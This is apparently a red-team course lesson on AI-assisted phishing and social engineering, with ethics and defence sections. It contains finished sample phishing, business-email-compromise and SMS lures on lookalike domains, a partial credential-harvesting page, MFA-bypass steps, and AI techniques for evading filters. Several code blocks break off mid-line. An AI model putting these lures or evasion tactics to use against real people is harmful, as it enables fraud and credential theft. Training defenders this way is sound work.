**To:** Alex Rivera <a.rivera@nexus-corp.com>

**Subject:** Welcome aboard! Action required: Security training

Hi Alex,

Welcome to the Nexus Corp engineering team! We're excited to have you on board.

As part of onboarding, all new engineers need to complete our mandatory security awareness training before EOD Friday. It only takes about 20 minutes.

Please sign in with your corporate credentials here:

<https://nexus-corp-training.com/onboard> [MALICIOUS - lookalike domain]

Let me know if you run into any issues. Looking forward to our 1:1 on Thursday!

Best,

Sarah Chen

VP of Engineering | Nexus Corp

**Principles used:** Authority (VP), urgency (EOD Friday), commitment (1:1 reference), liking (warm tone).

---

# Spear Phishing with OSINT

OSINT transforms generic phishing into surgical spear phishing. AI accelerates the reconnaissance-to-attack pipeline.

## OSINT Sources for Spear Phishing

| Source              | Intelligence Gathered                     | Attack Use                            |
|---------------------|-------------------------------------------|---------------------------------------|
| LinkedIn            | Job titles, reporting chain, tenure       | Impersonate manager, reference role   |
| Company blog        | Projects, launches, team names            | Reference real initiatives in pretext |
| GitHub/GitLab       | Tech stack, commit history, collaborators | Craft developer-specific lures        |
| Social media        | Interests, travel, life events            | Build rapport, personalize tone       |
| SEC filings / press | M&A activity, leadership changes          | BEC pretexts around transitions       |



| Source       | Intelligence Gathered                   | Attack Use                      |
|--------------|-----------------------------------------|---------------------------------|
| Job postings | Tools used, team structure, pain points | Pose as vendor for listed tools |

---

# OSINT-to-Phishing Pipeline

AI automates what used to be a manual, hours-long process for each target.

```
# Fictional demonstration of an OSINT-to-phishing pipeline
target_profile = {
    "name": "Jordan Blake",
    "role": "Senior DevOps Engineer",
    "company": "Fictional Acme Systems",
    "manager": "Pat Morgan (Director of Infrastructure)",
    "tech_stack": ["Kubernetes", "Terraform", "AWS"],
    "recent_activity": "Presented at KubeCon 2025 on cluster autoscaling",
    "linkedin_connections": ["DevOps Weekly newsletter", "HashiCorp community"]
}

# AI generates a personalized phishing email
pretext = f"""
From: Pat Morgan <p.morgan@acme-sys.com>
Subject: KubeCon follow-up — Terraform module review
```

Every detail — the conference, the tech stack, the manager's name — came from publicly available information.

---

# Vishing: AI Voice Cloning Attacks

Voice phishing (vishing) has been transformed by AI voice cloning. A few seconds of audio can now generate a convincing voice replica.

## How AI Voice Cloning Works

1. **Sample collection** — 3-10 seconds of target's voice (earnings calls, YouTube, podcasts)
2. **Voice model training** — tools like ElevenLabs, Tortoise TTS clone the voice
3. **Script generation** — LLM writes a natural-sounding phone script
4. **Real-time synthesis** — attacker speaks; AI converts to cloned voice live

### Real-World Impact

In 2024, a finance worker in Hong Kong transferred \$25 million after a video call with deepfake versions of the company's CFO and other executives. The entire call was AI-generated.

**Notes:** Voice cloning tools are commercially available. The barrier is awareness, not technology.

---

# Smishing: AI-Powered SMS Attacks

SMS phishing (smishing) exploits the inherent trust people place in text messages and the limited UI of mobile devices.

## Why Smishing is Effective

- **98% open rate** — SMS messages are almost always read
- **No hover-to-preview** — mobile users cannot inspect URLs easily
- **Urgency is native** — texts feel immediate and personal
- **Short format** — less room for red flags to show

## AI-Enhanced Smishing Examples

[Acme IT] Jordan, your VPN certificate expires today. Renew now to avoid losing access: <https://acme-vpn-renew.co/cert> *[malicious]*

**[Package Update]** Your delivery from the AWS re:Invent merch store needs address confirmation:  
<https://shipping-confirm.co/track> *[malicious]*

AI tailors SMS content based on OSINT — referencing real tools, events, or services the target uses.

---

# Phishing Infrastructure: Domains

Convincing phishing requires infrastructure that looks legitimate. Domain selection is the first critical step.

## Domain Spoofing Techniques

| Technique          | Example                           | Detection Difficulty |
|--------------------|-----------------------------------|----------------------|
| Typosquatting      | nexus-c0rp.com (zero for 'o')     | Medium               |
| Homograph attack   | nexus-corp.com using Cyrillic 'o' | High                 |
| Subdomain abuse    | nexus-corp.login.attacker.com     | Low-Medium           |
| Lookalike TLD      | nexus-corp.co (instead of .com)   | Medium               |
| Compromised domain | Hijacked legitimate domain        | Very High            |
| Cloud hosting      | nexus-corp-sso.azurewebsites.net  | High                 |

```
# Tools for generating lookalike domains (authorized testing only)
```

```
# dnstwist – finds permutations of a target domain
```

```
dnstwist --registered nexus-corp.com
```

```
# urlcrazy – generates typo variations
```

```
urlcrazy nexus-corp.com
```

---



# Phishing Landing Pages

The landing page must be a pixel-perfect replica of the legitimate login portal. AI and modern tools make this trivial.

## Credential Harvesting Page (Simplified Example)

```
<!-- FICTIONAL EXAMPLE — for educational/CTF use only -->
<!DOCTYPE html>
<html>
<head>
  <title>Nexus Corp - SSO Login</title>
  <style>
    body { font-family: Arial; background: #f5f5f5; display: flex;
           justify-content: center; align-items: center; height: 100vh; }
    .login-box { background: #fff; padding: 40px; border-radius: 8px;
                box-shadow: 0 2px 10px rgba(0,0,0,0.1); width: 380px; }
    .logo { text-align: center; margin-bottom: 24px; }
    input { width: 100%; padding: 12px; margin: 8px 0; border: 1px solid #ddd;
           border-radius: 4px; }
    button { width: 100%; padding: 12px; background: #0066cc; color: #fff;
           border: none; border-radius: 4px; cursor: pointer; }
```

**Notes:** Tools like Gophish and Evilginx2 automate the full credential harvesting workflow including MFA bypass via reverse proxying.

---

# Credential Harvesting & MFA Bypass

Modern phishing does not stop at passwords. Sophisticated attacks capture session tokens to bypass MFA entirely.

## Phishing Frameworks for Red Teams

| Tool      | Capability                                          | MFA Bypass |
|-----------|-----------------------------------------------------|------------|
| GoPhish   | Campaign management, email templates, landing pages | No         |
| Evilginx2 | Reverse proxy, real-time credential + token capture | Yes        |
| Modlishka | Transparent reverse proxy phishing                  | Yes        |
| EvilnoVNC | Browser-in-the-browser via VNC streaming            | Yes        |

### Evilginx2 Attack Flow

1. Victim clicks phishing link pointing to your reverse proxy

2. Proxy relays traffic to real login page — victim sees the real site
  3. Victim enters credentials + MFA code on the real site (through proxy)
  4. Proxy captures the authenticated session cookie
  5. Attacker imports cookie into their browser — fully authenticated
-

# AI-Powered Pretexting

Pretexting is the art of creating a fabricated scenario to engage a target. AI makes pretexts richer, more consistent, and harder to detect.

## Building a Believable Persona

- **Backstory generation** — LLMs create detailed, consistent personal histories
- **Profile photos** — AI-generated faces (StyleGAN, DALL-E) for social media
- **Digital footprint** — LinkedIn profile, GitHub activity, blog posts
- **Communication style** — AI maintains consistent tone across interactions
- **Domain expertise** — LLMs simulate deep knowledge of any field

```
# Fictional persona generation for authorized red team exercise
persona = {
    "name": "Morgan Ellis",
    "role": "Cloud Security Consultant",
    "company": "Sentinel Advisory Group", # fictional
    "linkedin_headline": "Helping enterprises secure their cloud journey | AWS | Azure",
    "backstory": "10 years in cloud infra, former SRE at [fictional] TechCo",
    "approach": "Connect on LinkedIn, build rapport over 2 weeks, then send
```

```
        'shared resource' with tracking payload"
    }
    # AI generates all communication – connection requests, messages, follow-ups
    # Each message maintains the persona's voice and builds trust incrementally
```

---

# Multi-Channel Pretexting

The most effective social engineering attacks use multiple channels to build legitimacy and create a sense of familiarity.

## Attack Chain Example

**Day 1:** LinkedIn connection request from "Morgan Ellis" — references shared KubeCon interest

**Day 3:** LinkedIn message — comments on target's recent post, shares a relevant article

**Day 7:** LinkedIn message — mentions an upcoming webinar on Kubernetes security

**Day 10:** Email — "Great connecting on LinkedIn! Here's the white paper I mentioned" (tracking

link)

**Day 12:** Follow-up email — "Did you get a chance to read it? I'd love your feedback" (credential harvesting link)

Each touchpoint reinforces the persona and increases trust. AI manages all channels simultaneously and maintains consistency.

---



# Phishing Email Templates: Common Pretexts

These are the most effective pretext categories used in real-world red team engagements.

| Pretext Category     | Subject Line Example                                  | Trigger Principle       |
|----------------------|-------------------------------------------------------|-------------------------|
| IT / Security alert  | "Mandatory: Password reset required by Friday"        | Authority + Urgency     |
| HR / Payroll         | "Updated benefits enrollment — action needed"         | Urgency + Self-interest |
| Shared document      | "Q4 Strategy Deck — Comments requested"               | Authority + Reciprocity |
| Delivery / Package   | "Your package could not be delivered"                 | Urgency + Curiosity     |
| Vendor / Partner     | "Updated invoice attached — NET 30 terms"             | Authority + Commitment  |
| Conference follow-up | "Great meeting you at RSA — slides attached"          | Liking + Reciprocity    |
| Onboarding           | "Welcome! Complete your setup in the employee portal" | Authority + Commitment  |

**Notes:** HR and IT pretexts consistently achieve the highest click-through rates in red team assessments.

---

# Business Email Compromise Example

BEC is the most financially damaging form of phishing. FBI reported \$2.9 billion in BEC losses in 2023 alone.

**From:** David Park, CFO <d.park@nexus-c0rp.com> [typosquatted domain]

**To:** Maria Santos, Accounts Payable <m.santos@nexus-corp.com>

**Subject:** Confidential — Urgent wire transfer needed

Maria,

I need you to process an urgent wire transfer for the acquisition we discussed in the board meeting last week. This is time-sensitive and confidential — please do not discuss with other team members until the deal closes.

Amount: \$287,500.00

Beneficiary: Meridian Consulting Group

Account: [redacted]

Routing: [redacted]

I'm in back-to-back meetings until 5 PM — please process today and confirm via email. I'll approve the PO retroactively.

Thanks for handling this quickly.


David

**Red flags:** Typosquatted domain, urgency, secrecy request, process bypass, authority pressure.

---

# Full Phishing Campaign Architecture

A professional red team phishing campaign involves multiple coordinated components.



# GoPhish: Campaign Setup

GoPhish is the industry-standard open-source phishing framework for red team assessments.

```
# Install GoPhish (authorized testing only)
wget https://github.com/gophish/gophish/releases/latest/download/gophish-v0.12.1-linux-64bit.zip
unzip gophish-v0.12.1-linux-64bit.zip
cd gophish
./gophish
```

## Campaign Components in GoPhish

- **Sending Profile** — SMTP configuration for sending phishing emails
- **Email Template** — HTML email with tracking pixel and phishing link
- **Landing Page** — Credential harvesting page (import from URL or custom HTML)
- **User Group** — Target list with names and email addresses
- **Campaign** — Ties all components together with scheduling

```
// GoPhish API — Create campaign programmatically
{
  "name": "Q1 Security Assessment - Nexus Corp",
```

```
"template": { "name": "IT Password Reset" },
"page": { "name": "SSO Login Clone" },
"smtp": { "name": "Assessment SMTP Relay" },
"url": "https://nexus-corp-sso.example.com",
"groups": [{ "name": "Engineering Team" }],
"launch_date": "2025-03-15T09:00:00+00:00"
}
```

---

# Email Header Manipulation

Understanding email headers is essential for both crafting and detecting phishing.

## Key Headers Attackers Manipulate

| Header       | Purpose           | Attack Technique                 |
|--------------|-------------------|----------------------------------|
| From:        | Displayed sender  | Display name spoofing            |
| Reply-To:    | Where replies go  | Route replies to attacker inbox  |
| Return-Path: | Bounce address    | Mismatched envelope sender       |
| X-Mailer:    | Sending software  | Spoof to match legitimate client |
| Message-ID:  | Unique message ID | Forge to match target domain     |

```
# Suspicious email headers – spot the red flags
From: "David Park, CFO" <d.park@nexus-c0rp.com>      <-- typosquatted domain
Reply-To: d.park.cfo@gmail.com                        <-- external reply address
Return-Path: bounces@mail-relay-372.com               <-- unrelated bounce domain
Received: from mail-relay-372.com (192.168.1.50)      <-- suspicious relay
```



X-Mailer: Microsoft Outlook 16.0

<-- spoofed mailer

Authentication-Results: spf=fail; dkim=none; dmarc=fail <-- FAILS all checks

---

# Phishing Detection: The Defender's View

Understanding how defenders detect phishing makes you a better red teamer — and vice versa.

## Technical Controls

### Email Authentication

- **SPF** — verifies sender IP is authorized
- **DKIM** — cryptographic signature on email
- **DMARC** — policy for SPF/DKIM failures
- **BIMI** — brand logo verification

### Content Analysis

- **ML classifiers** — trained on phishing corpora
- **URL reputation** — domain age, certificate analysis
- **Sandbox detonation** — execute attachments safely
- **AI detection** — identify LLM-generated text

## Human Controls

- **Security awareness training** — regular phishing simulations

- **Phish reporting button** — one-click reporting in email clients
  - **Verification procedures** — out-of-band confirmation for financial requests
  - **External email banner** — visual warning for messages from outside the org
-

# Bypassing Defenses with AI

As a red teamer, you need to understand how AI helps evade each layer of defense.

| Defense Layer           | AI Bypass Technique                                                  |
|-------------------------|----------------------------------------------------------------------|
| Spam filters            | AI generates unique text per recipient — no bulk signatures to match |
| URL reputation          | Use legitimate services (Azure Blob, Google Docs) as redirect hops   |
| Content ML classifiers  | AI-generated text does not match known phishing templates            |
| Grammar-based detection | LLMs produce flawless, native-quality prose                          |
| External email banners  | Compromise internal accounts or use reply-chain hijacking            |
| User awareness training | Hyper-personalization makes emails indistinguishable from real ones  |

The Arms Race

AI is simultaneously the best weapon for attackers and the best tool for defenders. The side that adapts faster wins.

---

# Indicators of Phishing

Train yourself to spot these indicators — even in AI-generated messages.

## Technical Indicators

- **Domain mismatch** — hover over links, check actual domain
- **SPF/DKIM/DMARC failures** — check email headers
- **Recently registered domain** — check WHOIS creation date
- **Mismatched Reply-To** — replies go somewhere unexpected
- **Suspicious attachments** — .html, .hta, macro-enabled Office docs

## Behavioral Indicators

- **Unusual request** — wire transfers, credential entry, software installs
- **Urgency pressure** — "Do this now" without reasonable explanation
- **Secrecy request** — "Don't tell anyone about this"
- **Process bypass** — "Skip the usual approval chain"

- **Emotional manipulation** — fear, excitement, flattery, or guilt
-

# Ethical & Legal Framework

Social engineering testing operates in a legal and ethical minefield. Clear boundaries are non-negotiable.

## Legal Requirements

- **Written authorization** — scope document signed by an authorized stakeholder
- **Defined scope** — which employees, which methods, which timeframe
- **Data handling** — how captured credentials will be stored and destroyed
- **Incident response plan** — what happens if a target reports real distress
- **Jurisdictional compliance** — laws vary by country and state (CFAA, GDPR, etc.)

## Ethical Guidelines

- **No personal harm** — do not exploit personal tragedies, health, or family
- **No public shaming** — report aggregate results, not individual failures



- **Proportional testing** — match intensity to the assessment's goals
  - **Debrief targets** — education is the goal, not humiliation
  - **Secure the data** — captured credentials are high-risk data; treat them accordingly
-

# Rules of Engagement: Template

Every social engineering engagement must have a formal rules of engagement document.

## SOCIAL ENGINEERING RULES OF ENGAGEMENT

=====

Client: [Fictional Nexus Corp]  
Assessor: [Your Red Team]  
Date Range: [Start] to [End]  
Authorization: Signed by [Name, Title] on [Date]

## SCOPE

-----

- Phishing: Email-based pretexts targeting Engineering dept (50 users)
- Vishing: NOT authorized
- Physical: NOT authorized
- Smishing: NOT authorized

# AI-Specific Ethical Concerns

AI introduces new ethical considerations beyond traditional social engineering testing.

## Emerging Risks

- **Deepfake voice/video** — cloning someone's voice or face without consent, even in testing, raises serious concerns
- **Scale of deception** — AI can target thousands simultaneously; collateral damage increases
- **Persistent personas** — AI-maintained fake identities can cause lasting harm to trust networks
- **Data poisoning** — OSINT gathered for phishing may include sensitive personal information
- **Dual-use research** — techniques taught for defense are immediately usable for offense

## The Red Teamer's Oath

I test systems to make them stronger, not to exploit the people who use them. I handle every credential, every piece of personal data, and every moment of someone's trust as if it were my own.

**Notes:** Discuss where each student draws their personal ethical line. There are no universal answers, but there must be deliberate thinking.

---

# Defense Recommendations

After running a phishing assessment, red teams should provide actionable defense recommendations.

## Technical Defenses

- Enforce DMARC with `p=reject`
- Deploy phishing-resistant MFA (FIDO2/WebAuthn)
- Implement email link rewriting and sandbox detonation
- Enable external email banners
- Monitor for lookalike domain registrations
- Deploy AI-based email analysis tools

## Human Defenses

- Regular phishing simulations with progressive difficulty
- Out-of-band verification for financial requests
- No-blame reporting culture
- Role-specific training (finance, HR, executives)
- Gamified security awareness programs
- Rapid response playbooks for reported phish

# Measuring Campaign Effectiveness

Quantify results to demonstrate risk and justify security investment.

## Key Metrics

| Metric                | What It Measures                   | Industry Average |
|-----------------------|------------------------------------|------------------|
| Email open rate       | How many targets opened the email  | 50-70%           |
| Click-through rate    | How many clicked the phishing link | 10-30%           |
| Credential submission | How many entered credentials       | 5-15%            |
| Report rate           | How many reported the phish        | 5-15%            |
| Time to first click   | How quickly the first target fell  | 1-5 minutes      |
| Time to first report  | How quickly someone flagged it     | 15-60 minutes    |

Reporting Formula

**Risk = (Click-through rate) x (Credential submission rate) x (Number of targets)**

A 20% click rate and 10% submission rate across 500 employees = 10 compromised accounts per campaign.

---

# Case Study: AI-Enhanced Spear Phishing

A fictional walkthrough of a complete AI-assisted social engineering engagement.

## Target: Fictional Nexus Corp — Engineering Department

1. **Recon (Day 1-2):** Scraped LinkedIn for 50 engineers; identified tech stack (K8s, Go, AWS); found 3 recent hires
2. **Persona creation (Day 2):** AI generated "DevSecOps consultant" persona with full LinkedIn profile
3. **Pretext development (Day 3):** AI crafted 5 email variants — IT password reset, Kubernetes security alert, onboarding portal, shared doc, conference follow-up
4. **Infrastructure (Day 3-4):** Registered nexus-corp-sso.co; deployed GoPhish; cloned SSO login page
5. **Launch (Day 5):** Sent personalized emails to 50 targets over 4 hours (staggered to avoid bulk detection)
6. **Results (Day 5-7):** 62% open rate, 28% click-through, 14% credential submission, 8% reported



**Notes:** Walk through each step and ask students what they would do differently. Discuss how the 8% report rate compares to the 14% compromise rate.

---

# CTF Challenge: Phishing Campaign Design

## Educational Use Only

Social engineering and phishing techniques are demonstrated for authorized red team engagements and CTF competitions ONLY. Phishing real individuals without explicit authorization is illegal and causes real harm. All examples use fictional targets.

## Scenario

You are conducting an authorized red team assessment against **Pinnacle Health Technologies** (fictional). Your goal: design a targeted phishing campaign against their engineering team using AI-assisted techniques.

## Target Organization Profile

- **Company:** Pinnacle Health Technologies (fictional healthcare SaaS)

- **Size:** 200 employees, 40 engineers
  - **Tech stack:** Python, React, AWS, Docker, Slack
  - **Recent events:** Just acquired a smaller startup; migrating to new SSO provider
  - **Key personnel:** CTO — Dr. Ravi Patel; VP Eng — Lisa Chang; CISO — Marcus Webb
-

# CTF Challenge: Requirements

## Deliverables

1. **OSINT Report** — Document what intelligence you gathered from the fictional org profile and how it informs your campaign
2. **3 Phishing Email Templates** — Each using different pretexts and Cialdini principles; personalized for specific roles
3. **Landing Page HTML** — A credential harvesting page that matches the fictional org's branding
4. **Campaign Plan** — Timing, sending infrastructure, target selection, and escalation procedures
5. **Rules of Engagement** — Define scope, boundaries, and data handling
6. **Defense Report** — Recommend technical and human controls based on the attack you designed

## Scoring Criteria

| Criteria                        | Points |
|---------------------------------|--------|
| Pretext creativity and realism  | 25     |
| Personalization using OSINT     | 20     |
| Technical infrastructure design | 20     |
| Defense recommendations quality | 20     |
| Ethical considerations and RoE  | 15     |

# CTF Challenge: Hints & Tips

## Think Like an Attacker

- **Exploit the SSO migration** — new systems create confusion and urgency
- **Target new employees** — they do not know normal procedures yet
- **Use the acquisition** — "action required for system consolidation"
- **Healthcare compliance** — HIPAA training pretexts are highly effective
- **Slack as a vector** — consider multi-channel attack chains

## Think Like a Defender

- What would make your own phishing emails detectable?
- How would you train users to spot your specific pretexts?
- What technical controls would block your attack chain?
- How would phishing-resistant MFA change your approach?

### **Remember**

The best red teamers build better defenses. Your campaign should teach the organization something valuable about their security posture.

---

# Key Takeaways

- **Social engineering targets humans, not systems** — Cialdini's principles are the exploit primitives
- **AI eliminates the quality gap** — phishing emails are now indistinguishable from legitimate communication
- **OSINT enables personalization at scale** — spear phishing is no longer expensive
- **Voice and SMS attacks are accelerating** — deepfake audio is commercially available today
- **Infrastructure matters** — domains, landing pages, and MFA bypass tools form the attack chain
- **Defense requires both technical and human controls** — neither alone is sufficient
- **Ethics are non-negotiable** — written authorization, defined scope, data protection, no personal harm
- **Red teams exist to improve defenses** — offense informs defense; the goal is always to make things better



Social engineering and phishing techniques are demonstrated for authorized red team engagements and CTF competitions ONLY. Phishing real individuals without explicit authorization is illegal and causes real harm. All examples use fictional targets.

---

# Resources & Further Reading

## Books

- **"Social Engineering: The Science of Human Hacking"** — Christopher Hadnagy
- **"The Art of Deception"** — Kevin Mitnick
- **"Influence: The Psychology of Persuasion"** — Robert Cialdini

## Tools

- **GoPhish** — Open-source phishing framework ([getgophish.com](https://getgophish.com))
- **Evilginx2** — MFA bypass reverse proxy ([github.com/kgretzky/evilginx2](https://github.com/kgretzky/evilginx2))
- **dnstwist** — Domain permutation engine ([github.com/elceef/dnstwist](https://github.com/elceef/dnstwist))
- **theHarvester** — Email and subdomain OSINT ([github.com/laramies/theHarvester](https://github.com/laramies/theHarvester))

## Standards

- **PTES** — Penetration Testing Execution Standard (social engineering section)

- **NIST SP 800-115** — Technical Guide to Information Security Testing

**Notes:** Next lesson we move into post-exploitation. The phishing skills from this lesson become the initial access vector for everything that follows.

---

# Theory

Reading time: ~20 minutes · Social engineering fundamentals, phishing anatomy, AI-assisted attacks, and defensive awareness

**LEGAL WARNING — READ BEFORE PROCEEDING:** Social engineering attacks against individuals or organizations without *explicit written authorization* are **illegal** in virtually every jurisdiction. Unauthorized phishing, pretexting, vishing, and related techniques violate laws including the Computer Fraud and Abuse Act (US), the Computer Misuse Act (UK), and equivalent statutes worldwide. Penalties include criminal prosecution, imprisonment, and civil liability. The material in this lesson is provided **strictly for authorized security testing, red team engagements with signed rules of engagement, and security awareness training**. If you do not have written authorization from the target organization, do not proceed. You are solely responsible for ensuring your activities comply with all applicable laws.

## 1. Why Social Engineering Still Works

---

Despite billions spent on firewalls, intrusion detection systems, and endpoint protection, the most reliable attack vector remains the human being. Social engineering exploits the predictable patterns of human psychology rather than software vulnerabilities. A perfectly patched system is still compromised when a privileged user hands over their credentials voluntarily.

The reason is straightforward: humans are wired to trust, cooperate, and respond to authority. These traits are evolutionary advantages in social life but become exploitable weaknesses in a security context. Attackers do not need to find a zero-day when they can simply ask someone for access and receive it.

Studies consistently show that social engineering is involved in the majority of successful breaches. Verizon's annual Data Breach Investigations Report attributes a

significant share of incidents to phishing and pretexting. The human element is not a bug in the system — it *is* the system.

## 2. Cialdini's Six Principles of Influence

---

Robert Cialdini's research on persuasion identified six principles that explain why people comply with requests. Every social engineering attack leverages one or more of these principles.

### 2.1 Reciprocity

People feel obligated to return favors. An attacker who provides something first — a helpful document, a small gift, technical assistance — creates a psychological debt. The target feels compelled to reciprocate, often by complying with a subsequent request they would otherwise refuse.

### 2.2 Commitment and Consistency

Once someone commits to a position or action, they feel pressure to behave consistently with that commitment. An attacker who gets a target to agree to a small, harmless request can escalate to larger requests. The target's desire to appear consistent overrides their suspicion.

### 2.3 Social Proof

People look to others' behavior to determine what is correct. Phishing emails that claim "Your colleagues have already completed this security update" exploit social proof. If everyone else is doing it, it must be legitimate.

### 2.4 Authority

People defer to perceived authority figures. An email appearing to come from the CEO, the IT department, or a law enforcement agency triggers automatic compliance. The target does not question the request because they believe they are not in a position to question authority.

### 2.5 Liking

People are more likely to comply with requests from people they like. Attackers build rapport, find common interests, use flattery, and mirror the target's communication

style. In spear-phishing, personalized messages that reference the target's hobbies or recent activities exploit the liking principle.

## **2.6 Scarcity**

People assign more value to things that are scarce or time-limited. Urgency is the most common trigger in phishing: "Your account will be locked in 24 hours," "Act now to claim your prize," "Immediate action required." Scarcity short-circuits rational analysis and drives impulsive action.

# **3. Types of Social Engineering Attacks**

---

## **3.1 Phishing**

Mass-distributed emails impersonating legitimate entities (banks, service providers, internal IT). Phishing casts a wide net, relying on volume to catch a small percentage of targets. The messages are generic but convincing enough to fool inattentive recipients.

## **3.2 Spear-Phishing**

Targeted phishing aimed at specific individuals or organizations. The attacker researches the target, customizes the message, and references real people, projects, or events. Spear-phishing has a dramatically higher success rate than generic phishing because the personalization makes the message appear legitimate.

## **3.3 Vishing (Voice Phishing)**

Phone-based social engineering. The attacker impersonates technical support, a bank representative, or a government official. Voice communication adds urgency and makes it harder for the target to verify claims. Caller ID spoofing makes the call appear to originate from a legitimate number.

## **3.4 Smishing (SMS Phishing)**

Phishing via text messages. SMS messages have extremely high open rates compared to email, and the small screen makes it difficult to inspect URLs. Messages typically impersonate delivery services, banks, or two-factor authentication systems.

## **3.5 Pretexting**

Creating a fabricated scenario (pretext) to extract information. The attacker assumes a false identity — a vendor, auditor, new employee, or IT contractor — and uses the pretext to justify their requests. Pretexting often involves multiple interactions over time to build trust before the actual extraction.

### 3.6 Baiting

Leaving infected physical media (USB drives, CDs) or enticing digital downloads in locations where targets will find them. Curiosity drives the target to plug in the device or open the file, executing the attacker's payload.

## 4. Anatomy of a Phishing Attack

---

A well-crafted phishing campaign has several distinct components, each designed to bypass both technical controls and human judgment.

### 4.1 Sender Spoofing

SMTP does not inherently verify sender identity. Attackers forge the `From:` header to display a trusted sender address. Without proper SPF, DKIM, and DMARC records, receiving mail servers cannot distinguish spoofed messages from legitimate ones.

### 4.2 Lookalike Domains

Attackers register domains that visually resemble legitimate ones: `g00gle.com`, `microsolt.com`, `arnazon.com`. Internationalized domain names (IDN) enable homograph attacks using characters from different scripts that appear identical to Latin letters (e.g., Cyrillic "a" vs. Latin "a").

### 4.3 Urgency Triggers

The message creates time pressure: account suspension, security breach, payment deadline. Urgency engages the amygdala (fight-or-flight) and suppresses the prefrontal cortex (rational analysis). The target acts before they think.

### 4.4 Credential Harvesting

The phishing link directs to a cloned login page that captures credentials. Modern phishing kits include real-time proxy capabilities (e.g., Evilginx, Modlishka) that intercept session tokens and bypass multi-factor authentication.

## 5. AI-Assisted Social Engineering

---

Large language models have fundamentally changed the social engineering landscape. Tasks that previously required significant manual effort can now be partially automated and dramatically improved in quality.

### 5.1 Crafting Convincing Pretexts

LLMs can generate grammatically perfect, contextually appropriate messages in any language. The telltale signs of traditional phishing — poor grammar, awkward phrasing, generic greetings — are eliminated. An attacker can prompt an LLM to write a message in the exact tone and style of a specific organization's communications.

### 5.2 Personalizing at Scale

Given OSINT data about a target (LinkedIn profile, social media posts, published articles), an LLM can generate highly personalized spear-phishing messages for thousands of targets simultaneously. What previously required hours of manual research per target can be reduced to seconds.

### 5.3 Analyzing Target Profiles

LLMs can process large volumes of publicly available information about a target and identify the most effective attack angles: their interests, professional concerns, communication patterns, and likely psychological vulnerabilities.

### 5.4 Multilingual Attacks

Traditional phishing campaigns were limited by the attacker's language skills. LLMs enable fluent, culturally appropriate messages in any language, expanding the potential target population globally.

**Ethical Boundary:** While understanding these capabilities is essential for defense, using AI to craft actual phishing attacks without authorization is illegal. Red team engagements must have signed authorization, defined scope, and agreed-upon rules of engagement before any AI-assisted social engineering techniques are employed.



## 6. Technical Indicators of Phishing

---

Defenders must understand the technical artifacts that distinguish phishing from legitimate email. Email authentication protocols are the first line of defense.

### 6.1 Email Header Analysis

Email headers contain a wealth of forensic information. The following Python script parses key headers from a raw email message.

```
import email
from email import policy

def analyze_email_headers(raw_email: str) -> dict:
    """Parse and analyze email headers for phishing indicators."""
    msg = email.message_from_string(raw_email, policy=policy.default)

    analysis = {
        "from": msg["From"],
        "reply_to": msg["Reply-To"],
        "return_path": msg["Return-Path"],
        "received_chain": [],
        "authentication_results": msg["Authentication-Results"],
        "spf_result": None,
        "dkim_result": None,
        "dmarc_result": None,
    }

    # Extract the Received chain (bottom-up = oldest first)
    for header in msg.get_all("Received", []):
        analysis["received_chain"].append(header.strip())

    # Parse Authentication-Results for SPF, DKIM, DMARC
    auth = analysis["authentication_results"] or ""
    for line in auth.split(";"):
        line = line.strip().lower()
```

### 6.2 SPF Record Checking

Sender Policy Framework (SPF) records specify which mail servers are authorized to send email for a domain. Checking SPF records helps determine whether a sender is legitimate.

```

import dns.resolver

def check_spf_record(domain: str) -> dict:
    """Query and analyze SPF record for a domain."""
    result = {"domain": domain, "spf_record": None, "mechanisms": [], "policy": None}

    try:
        answers = dns.resolver.resolve(domain, "TXT")
        for rdata in answers:
            txt = rdata.to_text().strip('""')
            if txt.startswith("v=spf1"):
                result["spf_record"] = txt
                parts = txt.split()
                for part in parts[1:]:
                    if part in ("-all", "~all", "?all", "+all"):
                        result["policy"] = part
                    else:
                        result["mechanisms"].append(part)
                break
